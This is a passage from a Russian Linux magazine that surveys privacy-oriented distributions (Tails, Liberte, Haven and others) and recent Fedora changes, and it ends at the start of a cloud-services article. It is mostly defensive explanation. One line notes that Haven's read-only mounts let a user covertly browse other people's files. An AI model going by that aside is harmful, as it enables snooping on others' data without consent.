Многие хакеры, считающие себя экспертами в безопасности всего и вся, в свое время брались за создание по-настоящему защищенных и предлагающих полную анонимность ОС. Многие из них потерпели фиаско, однако некоторые действительно показали миру, на что способны. Не будем делать навевающий тоску традиционный обзор дистрибутивов, а сконцентрируемся на самых главных технологиях в их арсенале, которые надежно защищают эти дистрибутивы от взломщиков, одновременно позволяя сохранить удобство и простоту в использовании. Чтобы не запутать читателя, я разбил эти технологии на пять групп:

- Ядерные дела, а точнее патчи и различные заплатки, по умолчанию наложенные на кернел.
- Защита данных. Описание способов, с помощью которых достигается безопасность сохраненной на диске/флешке информации.
- Анонимизация. Набор технологий, используемых для обезличивания пользователя и запутывания тех, кто пытается его найти.
- Десктоп. Набор доступных приложений, а также методики, применяемые для защиты от посторонних наблюдателей.
- Различные интересные фишки.

Итак, окунемся в мир параноидальной секьюрности и рассмотрим следующие дистрибутивы: Ubuntu Privacy Remix, Privatix, The Haven Project, Tails и Liberte Linux.

ЯДРЕНЫЙ ТУКС

Чтобы сделать тукс по-настоящему безопасной ОСью, не обойтись без допиливания ядра, а точнее, его патчинга для повышения общей стойкости ОС. Один из традиционных методов, используемых для достижения этой цели, заключается в наложении на ядро патчей проекта grsecurity. Они обеспечивают защиту от возможных вторжений с помощью множества методов, среди которых запрет перехода по ссылкам, не принадлежащим пользователю, запрет чтения dmesg для всех, кто не имеет прав root, дополнительные ограничения для chroot-приложений, запрет чтения /proc, рандомизация адресного пространства и стека ядра и многое другое. Мы уже писали о grsecurity (статья «Термоядерный синтез», опубликованная в октябрьском номере за 2010 год), так что не буду повторяться.

Обычно вместе с grsecurity в систему устанавливается еще и PaX, который ограничивает доступ к страницам памяти процессов (например, делает сегмент данных недоступным для исполнения), что позволяет защитить системные процессы от многих ошибок переполнения буфера. Этот подход используется в Liberte Linux, который построен на основе ядра Hardened Gentoo, уже включающему в себя оба патча.

Другой подход заключается в использовании системы SELinux или AppArmor совместно с двумя упомянутыми ранее патчами (или вместо них, но это глупость). Эти системы принудительного контроля доступа позволяют запускать приложения в изолированном окружении, так что сбой (читай взлом) одного из них не повлечет за собой проблем в других. Подход с использованием AppArmor реализован в операционке quantOS, которая, по заявлениям ее создателей, гарантирует полную изоляцию приложений друг от друга.

Еще более радикальный поход заключается в применении гипервизоров для запуска каждого приложения на отдельной виртуальной машине. Смысл такого перегруза заключается в тотальном разделении приложений, так что даже если взломщику каким-то чудом удастся повысить свои привилегии до суперпользователя и загрузить в ядро свой код, уязвимым будет только одно приложение, так как каждая виртуальная машина работает под управлением собственного ядра. Такой зубодробительный способ защиты используется в дистрибутиве QubesOS, которому в нашем журнале была посвящена отдельная статья («Младенец с лицом убийцы»,][_07_2010).

НЕДОСЯГАЕМЫЕ БАЙТЫ

Защищенность личных данных пользователя — это вторая важная особенность любой безопасной ОС. Многие дистрибутивы, предназначенные для анонимизации юзера в Сети, обеспечивают ее с помощью способа, который хирург из известного анекдота назвал бы ампутацией ненужного органа. Такие дистрибутивы распространяются в виде LiveCD, который, даже будучи установленным на флешку, сохраняет все данные пользователя на RAM-диске, уничтожаемом во время перезагрузки. Способ, конечно, действенный, но слишком топорный.


Более интересный вариант состоит в использовании шифрованного хранилища на базе TrueCrypt или LUKS/dm-crypt, которое расшифровывается во время загрузки после ввода пароля. Благодаря современным наработкам реализовать такую систему очень просто, тем более что она в готовом виде присутствует в дистрибутивах Ubuntu, Fedora и многих других. Она также имеется в дистрибутивах Tails (The Amnesiac Incognito Live System) и Liberte Linux, причем в последнем в качестве хранилища используется криптованный образ диска, находящийся в отдельном каталоге. По мере записи в него личных данных пользователя образ растет, но его в любой момент можно удалить, в результате чего система вернется к исходному послеустановочному состоянию.




Процесс загрузки Liberte

Многие системы также включают в себя набор инструментов для создания зашифрованных файлов и каталогов. Чаще всего для этого используется известный инструмент TrueCrypt с удобным графическим интерфейсом. Например, он входит в Haven (www.haven-project.org). Однако иногда разработчики дистрибутивов прибегают к более изощренным решениям. Дистрибутив Privatix включает в себя инструмент шифрования съемных носителей UsbCryptFormat и утилиту для резервного копирования шифрованных томов CryptBackup собственной разработки. В плане поддержки прозрачного шифрования данных особенно примечателен дистрибутив Ubuntu Privacy Remix (www.privacy-cd.org), созданный для работы в локальном окружении, без доступа к сети (задействование LAN/WLAN/Bluetooth запрещено). В его арсенале имеется фронт-энд собственной разработки для GnuPG, интегрируемый с Nautilus и позволяющий выполнять шифрование, создавать подписи и генерировать ключи с помощью контекстного меню (в Haven те же функции выполняет инструмент Seahorse). Также дистрибутив использует так называемые расширенные TrueCrypt-тома (в собственной терминологии авторов проекта) для сохранения данных, накопленных пользователем во время работы (например, настройки приложений, словарь OpenOffice, ключи GnuPG и т. д.). Всё это работает прозрачно и не требует каких-либо дополнительных действий со стороны пользователя.


Кроме систем шифрования, дистрибутивы могут включать в себя вспомогательные инструменты, которые помогают скрывать и защищать информацию от посторонних. Например, в набор приложений Tails входит инструмент MAT (mat.boum.org), который удаляет метаданные из файлов различных форматов (изображений, документов и т. д.), для того чтобы убрать из них любое упоминание об авторе. Haven имеет еще более интересные возможности, например, он позволяет шифровать содержимое буфера обмена в один клик, что можно использовать для быстрой передачи малого объема данных (скопировал строку —



Liberte Linux собственной персоной



The Amnesiac Incognito Live System



Рабочий стол Haven OS

нажал на значок в трее — вставил в письмо). Менеджер файлов Nautilus, входящий в тот же дистрибутив, оснащен плагином, который предназначен для «полного» удаления файла через контекстное меню. Перед удалением файл забивается случайными данными, так что ни один инструмент восстановления данных не сможет его найти.

АНОНИМУСЫ ИДУТ

Обеспечение анонимности пребывания в интернете — третья важная особенность безопасного дистрибутива. Как и в случае с защитой данных, некоторые дистрибутивы подходят к решению этого вопроса радикально. Например, Ubuntu Privacy Remix вообще не позволяет выходить в Сеть, в том числе посредством Bluetooth и даже ИК-модуля. Поддержка всего этого хозяйства намеренно удалена из ядра Linux, что позволяет превратить компьютер в этакий бастион, который можно использовать для спокойной работы с важными секретными данными.

Другое дело — дистрибутивы, в которых изначально предусмотрена возможность выхода в Сеть. В них анонимность обеспечивается с помощью всем известного инструмента Tor, который пробрасывает соединение через множество сетевых узлов, так что его концы оказываются хорошо спрятаны. В обычной ситуации Tor прикидывается стандартным прокси, на работу с которым следует настроить браузер и другое ПО. Но как быть в ситуации, когда через Tor необходимо пробросить абсолютно все соединения, так чтобы ни одно из них не утекло в Сеть обходным путем?

Дистрибутивы Tails и Haven решают эту проблему очень просто: брандмауэр перенаправляет все соединения на Tor-прокси, исключая любые утечки трафика в обход «анонимной сети». Однако разработчик Liberte Linux предупреждает, что такой подход теоретически небезопасен, так как, инициируя соединение традиционным путем, приложение получает информацию о внешнем IP-адресе машины и может выдать его в случае сбоя или по недосмотру разработчиков приложения.

Поэтому в Liberte Linux применяется другой подход: все входящие в дистрибутив сетевые приложения настраиваются на работу через Tor (приложения, не умеющие работать с прокси, запускаются с помощью обертки torify), а брандмауэр запрещает любые исходящие соединения. Такая схема позволяет избежать как утечки IP-адреса, так и установления внешних соединений в обход Tor. При этом разрешены только следующие типы внешних соединений:

- DHCP-запросы и Tor-соединения с удаленными HTTP(S)-портами;
- ответы на ping при ограничении их количества в секунду;
- созданные пользователем VPN-соединения;
- соединения, инициированные специальным «небезопасным браузером», который используется для регистрации в точках доступа.

Передаваемые по DHCP данные при этом сильно урезаются, а передача имени хоста, ARP и IPv4LL блокируется. Чтобы обеспечить приватность работы в локальных и Wi-Fi-сетях, применяются рандомизаторы MAC-адресов. В некоторых дистрибутивах они доступны в виде опции, однако в Liberte Linux MAC-адрес генерируется динамически во время загрузки.

СУРОВОЕ ЛИЦО

Если говорить о пользовательском интерфейсе дистрибутивов для анонимусов, то здесь все очень прозаично: стандартные среды Gnome, LXDE или Fluxbox, набор стандартных приложений вроде Firefox, claws-mail, Abiword и т. д., плюс джентльменский набор ПО для ведения скрытой деятельности. Он-то нас и интересует.

Некоторые стандартные приложения для безопасного времяпрепровождения мы уже рассмотрели в предыдущих разделах, однако на них список интересных софтин, конечно же, не заканчивается. Особенно любопытен в этом плане Tails, в который разработчики пихают всё, что только можно представить, так как их не смущает большой объем дистрибутива. Например, в него входит графический фронт-энд для Tor-клиента Vidalia (www.torproject.org/projects/vidalia), который позволяет запускать/останавливать Tor-демон, просматривать количество прошедшего через Tor трафика, мониторить состояние демона и т. д.

Дистрибутив включает в себя три расширения для браузера Firefox, обеспечивающие безопасность веб-серфинга: расширение torbutton, которое блокирует содержащийся на веб-странице активный контент вроде JavaScript-кода, Flash и т. д.; инструмент FireGPG (getfiregpg.org), позволяющий применять gpg-операции к любым элементам веб-страницы, например, подписывать или зашифровывать выделенный фрагмент текста; расширение HTTPS Everywhere (www.eff.org/

ОБМАНКА ДЛЯ ПОЛЬЗОВАТЕЛЕЙ WINDOWS

При установке на флешку дистрибутив Haven проделывает один интересный трюк с таблицей разделов, благодаря которому рядовой пользователь Windows не сможет даже найти систему на брелке. Дистрибутив создает дополнительный пустой раздел размером 100 Мб в начале адресного пространства, а саму ОС и пользовательское пространство размещает в следующих разделах. Windows «не видит» остальные разделы, поэтому пользователю покажется, что на флешке ничего нет, а ее объем составляет 100 Мб. Для пущей убедительности в этот раздел можно накидать разных документов, а для отвлечения внимания — порнографических картинок.

https-everywhere), принудительно переключающее браузер на использование протокола HTTPS, если сайт его поддерживает.


Те же расширения идут в комплекте с дистрибутивом Haven, однако его арсенал ими не ограничивается. Здесь ты найдешь бонус в виде пяти дополнительных полезных расширений:

- RefControl — производит спуфинг HTTP-поля HTTP-referrer, скрывая от сайтов их доноры, то есть сайты, с которых произошел переход.
- CookieSafe — позволяет управлять установкой кукисов в браузер для выбранных сайтов.
- AdBlock Plus — блокирует рекламу.
- RequestPolicy — позволяет выявлять межсайтовые запросы и управлять ими (защита от CSRF-атак).
- Perspectives — позволяет проверять подлинность самоподписанных SSL-сертификатов.

Некоторые дистрибутивы также включают в себя известный инструмент Aircrack-ng для исследования Wi-Fi-сетей и генераторы паролей, устойчивых к подбору (например, PWGen в Tails). Для безопасной переписки с помощью X-chat используется расширение GPA (GNU Privacy Assistant: gpa.wald.intevation.org), а плагин SASL (ygrek.org.ua/p/cap_sasl.html) обеспечивает анонимную переписку через Tor. В арсенале Liberte Linux также имеется менеджер управления паролями Figaro's Password Manager 2 (ls.regnet.cz/fpm2/), который шифрует все сохраненные пользователем пароли с помощью алгоритма AES-256. Интересная особенность почти всех безопасных дистрибутивов заключается в наличии экранной клавиатуры (Florence: florence.sf.net), которая используется для обхода кейлогерров, внедренных в ядро или в какие-либо библиотеки времени исполнения. Фишка тут в том, что, в отличие от хардварной клавиатуры, нажатия клавиш которой перехватить проще простого, экранная клавиатура управляется мышью, которую бесполезно перехватывать — получишь только



Графический инструмент управления Tor



Liberte: Tor и ничего кроме

координаты точки на экране. Все приложения собраны с использованием инструментария Hardened Gentoo, предназначенного для сборки проекта. Этот инструментарий включает такие патчи, как SSP (защита от переполнения стека и буфера) и ASLR (рандомизация распределения памяти).

ДРУГИЕ ИНТЕРЕСНОСТИ

В этом разделе я хотел бы рассказать обо всем интересном и полезном, что не вошло в предыдущие разделы. В основном это различные трюки и просто занимательные решения, использованные разработчиками дистрибутивов. Одна из интересных особенностей Haven заключается в том, что он не настраивает сеть автоматически. Предполагается, что если пользователю сеть не нужна, то лучше полностью избавить его от всех возможных проблем. После того как пользователь убедится в работоспособности демона Tor, статус которого указывает значок в трее, он сможет самостоятельно запустить сеть (то бишь NetworkManager) с помощью меню Applications → Start Network. Вторая занятная вещь в Haven — это наличие полностью работоспособного комплекса Tor browser bundle (преднастроенная версия Firefox и демона Tor) для Windows. Ты в любой момент можешь скопировать его в так называемый обманный раздел флешки (про него читай во врезке) с помощью одного клика мышью (Application → Haven → Copy Windows Tools), передать флешку другу, и он тоже станет анонимусом. Haven легко установить на другую флешку с помощью встроенного инсталлятора. Просто воткни брелок в свободный USB-порт, выбери в меню пункт Applications → Haven → Haven Installer, и дистрибутив скопируется на флешку. Естественно, без твоих личных настроек и данных. Кстати, по дефолту Haven подключает все съемные носители в режиме «только чтение», что позволяет незаметно просматривать чужие файлы (время доступа не сохраняется).

В Liberte Linux также есть несколько хитрых методов для защиты личных данных. Один из них — это блокировка экрана с помощью утилиты slock (tools.suckless.org/slock). Но одной блокировки тут явно недостаточно. Чтобы взломщик не смог обойти блокиратор с помощью комбинации <Alt + Fx>, она запрещена в настройках сервера. На время лока также отключаются системные Linux-комбинации SysRq, с помощью которых можно убить X-сервер или перезагрузить машину. Вторая фишка Liberte — это так называемый «безопасный браузер», который используется для регистрации в точках доступа. Браузер работает под управлением выделенного пользователя, имеющего минимальные права доступа, а также имеет собственные правила в iptables, разрешающие коннекты только на определенные порты веб-регистрации.

Большинство безопасных дистрибутивов используют несколько методов зачистки жесткого диска и памяти во время установки или завершения работы. Например, устройство, на которое происходит установка, полностью зачищается путем забивки области памяти нулями или случайными данными. Это нужно для того, чтобы убрать следы предыдущей установки или навсегда затереть конфиденциальные данные. Для защиты от атак типа Cold boot, возможных благодаря тому, что после выключения компа информация в оперативной памяти сохраняется еще несколько секунд/минут, память полностью затирается перед выключением.

ВМЕСТО ЗАКЛЮЧЕНИЯ


Собственно, на этом можно и закончить. Мы рассмотрели большинство технологий, используемых в дистрибутивах для анонимусов. Теперь тебе решать — установить какой-либо из описанных в статье дистрибутивов или применить отдельные методики на своем компе.

Максим «hatchet» Полевой (maks.hatchet@yandex.ru)

Федорино счастье

МИНИ-ОБЗОР ЗАСЛУЖИВАЮЩИХ ВНИМАНИЯ ИЗМЕНЕНИЙ В ПОСЛЕДНИХ ВЕРСИЯХ FEDORA

Последние версии дистрибутива Fedora выделяются несколькими интересными и даже инновационными изменениями. Fedora 14 перешла на систему инициализации Systemd, в Fedora 15 SETUID-бит в приложениях заменен технологией Capabilities, в шестнадцатом релизе осуществлен переход на загрузчик GRUB2 и убрана система HAL. Разработчики также приняли решение в будущем пересмотреть структуру каталогов, которая почти не менялась со времен UNIX.



Рабочий стол Fedora на основе Gnome 3

SYSTEMD

Стандартная система инициализации SysV, доставшаяся «пингвину» в наследство от UNIX, всегда обладала недостатком, порожденным ее же простотой. Она позволяла запускать набор системных сервисов во время загрузки и завершать их во время шатдауна, но не имела никаких средств для адекватного контроля их исполнения. В результате разработчикам приходилось идти на различные ухищрения, чтобы учесть последовательность запуска этих самых сервисов, оптимизировать загрузку ОС и контролировать исполнение демонов, которые имеют свойство периодически падать из-за нехватки ресурсов, DoS-атак и ошибок в коде. Появилась разрозненная сеть сложных скриптов инициализации, попутно вызывающих множество подсобных утилит вроде cut, grep, awk и им подобных. Она очень легко рушилась при малейшей модификации. В общем, простота породила сложность, которая с годами всё больше росла и мешала.

В конце концов терпение разработчиков лопнуло, и они создали систему инициализации Systemd, которая решила все проблемы разом. Она стала контролировать последовательность запуска сервисов и их исполнение и даже позволила отказаться от громоздких скриптов, предоставив встроенные средства для подготовки сервисов к запуску. При этом первых двух целей удалось достичь весьма оригинальным и одновременно простым способом, а именно путем заблаговременного создания файл-сокета сервиса.

Systemd вошла в Fedora 14 в качестве опции, но уже к следующему релизу превратилась в стандартную систему запуска/контроля сервисов. Ее поддержка была еще больше расширена в Fedora 16 (были переписаны многие устаревшие скрипты инициализации).

CAPABILITIES VS SETUID

Исполняемые файлы с SETUID-битом — бич всех никсов. Найдут в каком-нибудь ping дыру — и всё, система в опасности. А всё потому, что ping имеет SETUID-бит, наделяющий его правами root, которые нужны только для того, чтобы создавать сырые (RAW) сокеты. И не важно, что ping всеми средствами пытается ограничить время использования повышенных прав, вероятность ошибки — штука непредсказуемая, тем более что опасность несет не только ping, но и ftp и куча других софтин, гораздо более сложных и жадных до root-прав. Как снизить риски в этой ситуации? Использовать SELinux? Слишком толсто, особенно с учетом того, что многие пользователи не понимают и имеют привычку отключать его. Позволить софтинам, не имеющим прав root, создавать RAW-сокеты и привилегированные порты? Еще большая дыра в безопасности. Ах да, у нас же есть штуковина под названием Capabilities!

Что такое Capabilities? Это система делегирования повышенных прав «по кусочкам», своего рода аналог SETUID, наделяющий, однако, процесс не полными, а частичными правами

root, например, позволяющий создавать RAW-сокеты или устанавливать привязку к привилегированным портам. Благодаря Capabilities, ping'у можно дать права только на создание RAW-сокетов, и даже если взломщик найдет в нем дыру, он не получит ничего, кроме... да, права на создание RAW-сокетов. Какая досада, не правда ли?


Первоначально механизм Capabilities появился то ли в HP-UX, то ли в AIX. Он уже давно включен в стандарт POSIX, однако о нем никто не вспоминал, пока не появилась возможность управлять привилегиями с помощью атрибутов файловой системы в ядре Linux 2.6.24.

КАТАЛОГОВАЯ СТРУКТУРА

Еще одна интересная идея, предложенная для реализации в следующих версиях Fedora, заключается в реорганизации каталоговой структуры, почти не менявшейся со времен UNIX. Эта идея состоит в том, чтобы переместить все исполняемые файлы в /usr/bin, отказавшись, таким образом, от каталогов /bin, /sbin, /usr/sbin, а также от каталога /lib, всё содержимое которого планируется перенести в /usr/lib. Нововведение это не только и не столько косметическое, сколько глубоко практическое. Дело в том, что, по мнению разработчиков дистрибутива, /bin, /sbin и /lib уже давно потеряли свой смысл как каталоги для хранения базовой системы, которая может быть загружена, даже если каталога /usr нет на месте (в старые времена его было принято подключать с помощью NFS). В то же время перемещение всех системных файлов в /usr позволит создать более гибкую систему, чтобы выполнять такие трюки, как, например, загрузка разных версий системы с помощью монтирования разных /usr-разделов или, что еще круче, btrf-снапшотов.

```
#define CAP_CHOWN            0
#define CAP_DAC_OVERRIDE     1
#define CAP_DAC_READ_SEARCH  2
#define CAP_FOWNER           3
#define CAP_FSETID           4
#define CAP_KILL             5
#define CAP_SETGID           6
#define CAP_SETUID           7
#define CAP_SETPCAP          8
#define CAP_LINUX_IMMUTABLE  9
#define CAP_NET_BIND_SERVICE 10
#define CAP_NET_BROADCAST    11
#define CAP_NET_ADMIN        12
#define CAP_NET_RAW          13
#define CAP_IPC_LOCK         14
#define CAP_IPC_OWNER        15
#define CAP_SYS_MODULE       16
#define CAP_SYS_RAWIO        17
#define CAP_SYS_CHROOT       18
#define CAP_SYS_PTRACE       19
#define CAP_SYS_PACCT        20
#define CAP_SYS_ADMIN        21
#define CAP_SYS_BOOT         22
#define CAP_SYS_NICE         23
```

Список Capabilities ядра Linux



Графический инструмент управления Systemd

К сожалению, многие старые пердуны, привыкшие к миру и спокойствию и радеющие за соблюдение традиций, высказались против этой идеи, подкрепив свои слова тем, что, дескать, есть стандарт LSB и что придется договариваться с разработчиками софта и другими дистрибутивостроителями, поэтому перспективы реализации описанной идеи пока еще туманны.

ДРУГИЕ ИНТЕРЕСНЫЕ ИЗМЕНЕНИЯ

В 15-ю версию Fedora был добавлен демон firewalld, позволяющий изменять правила пакетного фильтра на лету, без перезагрузки всех правил и разрыва сетевых соединений. Так как для управления демоном служит протокол D-BUS, им может воспользоваться любое приложение с соответствующими полномочиями. Для управления демоном из командной строки предусмотрена утилита firewall-cmd, с помощью которой можно работать с правилами, отталкиваясь от имен служб, а не IP-адресов и номеров портов:

```
$ firewall-cmd --enable --service=ssh
$ firewall-cmd --enable \
  --service=samba --timeout=10
$ firewall-cmd --disable \
  --service=ipp-client
```

В комплекте с той же Fedora 15 идет распределенная файловая система CloudFS, представляющая собой расширенную редакцию виртуальной ФС GlusterFS, которая предназначена для развертывания распределенных файловых систем. CloudFS работает в пространстве пользователя, поэтому может быть легко установлена в других Linux-дистрибутивах для создания гетерогенного кластера.

В Fedora 15 также изменилась схема именования сетевых интерфейсов, которая теперь выглядит следующим образом: встроенным в материнскую плату ((e)mbedded (m)otherboard) сетевым адаптерам присваиваются имена em0, em1, em2 и т. д., тогда как платы, подключаемые с помощью PCI, получают имена вида pci1#2, где 1 — номер PCI-слота, а 2 — сетевой порт. Начиная с 15-й версии, Fedora можно установить на файловую систему btrfs средствами штатного инсталлятора. Btrfs отличается высокой производительностью и дружелюбностью



Установка Fedora на btrfs


к твердотельным накопителям (запись в ФС всегда производится в режиме COW — копирование при записи), а также имеет встроенную поддержку онлайн-снапшотов, что позволяет в любой момент создать снимок текущего состояния ФС и откатить ее к предыдущему состоянию. В Fedora 16 произошел переход на загрузчик GRUB2, отличающийся интеллектуальным подходом к формированию меню загрузки (GRUB сам находит установленные ОС/ядра и добавляет их в список), поддерживающий UNICODE и обладающий полноценным графическим интерфейсом. Из системы также была полностью удалена прослойка HAL (Hardware Abstraction Layer), вместо которой теперь используется udev совместно с udisks и upower, предназначенными для управления дисковыми накопителями (в том числе и для выполнения автомонтирования) и контроля питания. За счет удаления HAL удалось сократить время загрузки системы и ее реагирования на подключение внешних устройств.

Fedora 16 теперь содержит в комплекте утилиту virt-sandbox, предназначенную для запуска приложений в изолированном окружении. В отличие от selinux-sandbox, новая утилита может использовать для формирования «песочницы» любую технологию, поддерживаемую библиотекой libvirt, например контейнеры LXC или виртуальную машину QEMU/VirtualBox.

Дистрибутив теперь поддерживает технологию безопасной загрузки Trusted Boot, гарантирующую неизменность ядра и системных компонентов во время загрузки ОС и, таким образом, предохраняющую систему от различных руткитов и другого вредоносного ПО, внедряемого непосредственно в ядро ОС. Для реализации технологии в систему был добавлен специальный модуль, вызываемый еще до загрузки ядра, однако он бесполезен без соответствующей аппаратной поддержки.

Также реализована система проброса USB-устройств на удаленные машины, которая позволяет обеспечить, например, доступ к web-камере с другой машины. Система работает на основе интегрированного в Fedora 14 протокола удаленного доступа Spice и виртуальной машины QEMU. Проброс происходит в два этапа: сначала на виртуальную машину, а затем на удаленную, где осуществляется обратная процедура проброса устройств на реальную машину.

Евгений Зобнин (zobnin@gmail.com)



ДОСТУЧАТЬСЯ до небес

ИНТЕГРИРУЕМ LINUX И «ОБЛАЧНЫЕ» СЕРВИСЫ

Все мы медленно, но верно переходим к работе во Всемирной паутине, забывая привычные настольные приложения. Современный мир немыслим без Gmail, YouTube, GDocs и огромного количества веб-сервисов, заменяющих нам обычные программы. Но так ли нужен веб-браузер, чтобы пользоваться «облачными» приложениями?

ВВЕДЕНИЕ

Какой должна быть операционная система, полностью завязанная на «облачные» приложения? Такой, как ОС-браузер, например Google Chrome OS? Или, может быть, такой, как пресловутый Plan9, не делающий различий между локальными и сетевыми ресурсами? Нет, скорее всего, она будет представлять собой нечто среднее между ними, то есть операционку, позволяющую «ходить в „облака"» и тем и другим способом.


Подвижки в создании подобной ОС начались уже давно. Те же стандартные окружения рабочего стола для Linux уже научились синхронизировать данные пользователя с «облачным» хранилищем (Ubuntu One), проигрывать видеозаписи из YouTube в окне стандартного медиапроигрывателя (Totem, например, умеет это уже несколько лет), выводить информацию с веб-страниц на рабочий стол (виджеты KDE и Google Gadgets) и использовать множество других способов интеграции с веб-сервисами. В этой статье я расскажу, как еще более расширить границы соприкосновения веба и обычного Linux-десктопа. Мы рассмотрим множество приложений для работы с «облачными» сервисами, попробуем достучаться до «облаков» из командной строки и превратим файловую систему в инструмент для работы с «облаками».

КЛИЕНТЫ «ОБЛАЧНЫХ» СЕРВИСОВ

